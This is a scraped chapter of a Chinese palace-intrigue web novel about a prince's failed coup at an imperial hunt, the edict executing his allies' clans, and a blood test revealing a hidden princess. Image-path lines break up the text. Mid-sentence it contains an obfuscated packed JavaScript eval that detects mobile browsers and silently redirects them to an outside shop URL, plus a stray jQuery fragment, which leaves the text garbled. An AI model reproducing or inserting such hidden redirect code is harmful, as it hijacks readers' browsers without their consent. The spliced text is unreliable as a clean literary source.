只有身带残疾的三爷与被禁闭的六爷没有下场。
不过三爷虽不下场,但依旧心系父皇,与福晋薛氏一起随侍皇帝左右,甚是体贴。
同样坐在皇帝下首的皇后脸色就没那么好看,雍容华贵的装扮下遮掩不掉异生的怨怼。
想到自己的儿子被剥夺出席秋猎的资格,不成器是不成器,好歹也为了哄他皇阿玛开心练了许久的武艺。
可皇帝呢,仅仅因儿子纯良的谏言就如此对待他们母子,博尔济吉特氏再也忍不住心中的怨气,不满地朝皇帝那儿瞪了一眼。
营地歌舞接连,鼓声不断。
契丹王坐在左边席位上,是个极佳的观赏位,这不让他看到了非常有趣的一幕。
在皇后视线的死角,最上方的皇帝感受到了博尔济吉特氏的怨怼,但他周身环绕的似乎不是对皇后失敬的不满,而是——恐惧?
契丹王将这幅不可多得的画面尽收眼底,将之与其带来中原的谋算一起糅合,试试可否品出别样的风味。
外场,西边。
眼看离西山寨越来越近,五爷与九爷悄悄勒马,各寻了处隐蔽的丛林闪躲了进去。
暗哨吹响,只待敌人自投罗网。
“弟兄们,你们只管打进去!今日满朝文武俱在,便能坐实本皇子救驾的实绩!”
“无论哪个皇子在皇帝身边,你们都只管交给我,咱们给他扣上一顶必死的谋反弑君之罪,便能覆手为天了哈哈哈哈。”十阿哥气宇昂扬地骑在一头血汗宝马之上,领着十二寨地匪就地安排。
在发出最后一句命令前,他的眼底迸发出滔天的冲劲。
“取各皇子、后妃项首者封万户侯,俘获熙贵妃者封国公!”
十二寨人马得令,再也按耐不住即将加官进爵的兴奋,抽出利刃朝营帐中央猛冲。
一时间,整个猎场西侧响彻了“十皇子救驾”的高喊声。
可这此起彼伏的声响还没传到皇帝耳朵里,就被五千精兵团团围住,浇灭了皇匪勾结的斗志。
“十弟,你身后这些个人马是要做什么?”五爷冷脸问道,脸上是遮不住的失望与震惊。
五千精兵突然出现,把十阿哥围在当中可是吓坏了。
他一时间愣在原地,但也只反应了一瞬,即刻去赌那剩下的万分之一。
只要他一口咬定皇阿玛在营中被刺,需要救驾,等把人带入一片打杀的战场,混乱之中的错杀多杀则再正常不过了。
但老天并没有给他这个机会。
“别问了五哥。他身后这些……估计都是十弟打下的猎物呢。”
听到厌恶之人熟悉的调笑,十阿哥一脸狰狞地抬起头,朝九爷怒喝道:“杀!给朕把他们都杀了!”
“杀了他们!就没人知道咱们谋反了!”
这话九爷都快听腻了,方才躲在草丛里听十阿哥的谋逆之言,他就已经无聊到拿树枝在地上画圈圈了。
九爷与五爷相并,抬起手一挥,顷刻间土地动荡,禁军精兵呈围剿之势如湖水涌向反贼。
…………
钮钴禄一家静候在养心殿外晒了一个日头,终于等到了里头的人出来。
那是一位年轻女子,身着碧荷色湘妃竹宫服,衣服发饰上的褶皱无一不显她先前遭受的苦楚。
继续向上看去,她的脸上全无悲意,反而是如释重负的释怀之笑。
这人殊宁认得,正是十阿哥继福晋温氏。
温启檀不顾周遭打探的眼神,自顾自地踉跄着向前走,有小太监想来搀扶也被她拒绝。
跟在她身后一块儿出来的还有邢国泰邢公公。他清了清嗓音,展开那道明黄圣旨,朝大殿前亮声道。
“奉天承运,皇帝诏曰:
今查实十阿哥绵禄,暗通匪寇,意欲弑君篡位,败乱纲常,罪大恶极,天地不容。
着即褫夺其宗籍,废为庶人,赐死,以正国法,以儆效尤。
其母顾嫔,明知不谏,纵容逆谋,罪无可赦。其妻族温氏,勾结逆党,实属同党。外族顾氏、董鄂氏、温氏三族,着交有司,尽行诛绝,以肃朝纲。”
邢国泰一顿,看向大殿中央孤零零的原十福晋,继续宣读后半段旨意。
“然温氏次女温启檀,素行谨慎,临变不乱,使社稷得以早安,功过分明,不可一概而论。
朕念其身为弱质,身处逆境而能识大义,特赦其死罪,削去温氏族籍,另立新籍。其长姐温启翡亦同削原族,自此与温氏旧族断绝干系。
特赐“忠义明贞”匾额一方,悬于门楣,以彰其德。准其于京中自立门户,经商营生。
——钦此。”
温启檀接过那封沉甸甸的圣旨,缓缓起身,神色未动。
她终于给了枉死的姐姐一个交代,让所有该死之人一同下去给姐姐赔罪。
温家,既做得出袖手旁观之举,也该尝尝同等的滋味。
而她温启檀断不会出手相救,甚至在皇帝的言语试探下她依旧孑然一身轻,亲眼看着温家全府人一道定了死罪。今后的路,她要与之前走过的路一样。
隔绝周遭的质疑声,踏平挡路的阻碍——踏实地、有勇有谋地、孤身走下去。
目送完温家的最后一根独苗离开,邢国泰转过身面对钮钴禄府一家人,满脸堆笑道:“将军、夫人,里边儿请吧。”
殊宁随在母亲庄氏身后进入内殿,她身后跟着是最小的四妹弱宣,除了习以为常的将军,他的女眷们此刻都显得很局促不安。
养心殿内,皇帝高高坐在龙椅之上,与他们跪地的下方隔着数十台阶。
来朝见的人们若是守规矩低着头,怕是连皇帝的衣尾都看不到。
这幅场面,生生把从小在边疆长大的四妹吓得惶恐。
她一进殿看见空荡荡的大殿内只有孤零零的他们几个人,更是被金光铜柱照得害怕,寻着机会往同样在后面的骆姨娘背后一缩。
骆姨娘也惊惧,被弱宣这么一动打了寒蝉,惊动了前头的庄氏。
主母一个警告的眼神下来,骆氏母女不敢再乱动,逼得弱宣战战兢兢地重新站回三;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17768874|209836||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
姐殊宁身旁。
而这一切,都完整无缺的落在帝王眼中。
自钮钴禄一家进来,他的眼睛就摆忽不定,从将军扫向夫人,从三女儿扫向四女儿,最后定在了弱宣身上。
并非皇帝不想认回亲女,而是他结合自己得到的消息,怎么看都觉得钮钴禄一家人甚是孤疑。
加上立于他右侧的老九,就更奇怪了。
皇帝压下心头的疑惑,大手一挥让众人免礼平身,沉声道:“爱卿不必慌张,朕今日召你一家过来,自然是要谈家事的。”
钮钴禄将军即刻携家眷跪地,恭敬回道:“得皇上亲问家事乃臣之幸事,臣等定知无不言。”
上方传来皇帝喜怒不明的一声“好”,紧接着便是邢公公亲自来请四小姐上阶,由皇帝细看。
不止弱宣听到自己被单独请过去的困惑,连庄氏也眸光闪烁,眉头不自觉地蹙了起来。
直到邢公公出声提醒“该停了”,弱宣才惊觉自己已走到了皇帝跟前,离父亲姨娘好似有万千公里。
她行礼的手冰凉,不等皇帝问话就怕得腿软,只能作出一副噤若寒蝉的敛静模样。
皇帝却没有向她发问任何一句话,示意了邢国泰后,即刻有小太监上前绑住弱宣,从她手指上强硬取了几滴血。
弱宣吓到悚然,瞳孔涣散如覆灰膜,惨白如纸的脸上左右两侧太阳穴突突跳个不停。
她那是一度以为自己要死在这里了,直到听到邢公公喜悦的一句“融了,皇上!相融了!”
弱宣惊疑地抬起头,刚好对上皇帝审视的目光。
她喉咙像被无形的手扼住,上下吞咽滚动却说不出一句完整的话。
被万臣俯拜的皇帝牵起时,弱宣还觉得是在梦里,恍恍惚惚的,只有她手心攥出的冷汗在提醒她方才发生的一切。
“钮钴禄夫人可还记得,宝德八年你们一家进京封赏,路上可有异事?”
庄氏沉静回话,语气没有半分怯意:“那年臣妇一家自陕甘进京,车马不敢稍缓,只在潼关驿、河间驿、通州驿歇脚换马。入京后便借居祖宅,起居如常,并无异样。”
“那可有喜事?”
庄氏俯身一拜,神色更为恭敬:“宝德八年,正是臣妇夫君擢授正三品参将之时,蒙朝廷恩典,臣妇亦得敕封三品淑人。此等天恩,臣妇不敢或忘。”
她顿了顿,发觉皇帝不作回答,立刻补充道:“若要说府上其他喜事,授天恩后,将军有小儿降生,正是行四的女儿弱宣。家门添子,臣妇以为是沐天恩而降的喜兆。”
皇帝闻言,骤然变色而起,大殿回荡着彼伏的暴怒声。
“好一个沐天恩降生的孩子!滴血验亲已核,那孩子——是朕的亲生女儿!”
殿中众人顿时天威压顶,连大气也不敢出,全都跪伏在地,承受着皇帝骤起的雷霆怒意。
送进去一个新月娇女,出来却只有邢公公一人,连带着一小碗血水。
钮钴禄一家凑近探去,里面赫然是两滴相融之血——皇帝与钮钴禄家四小姐的指尖血!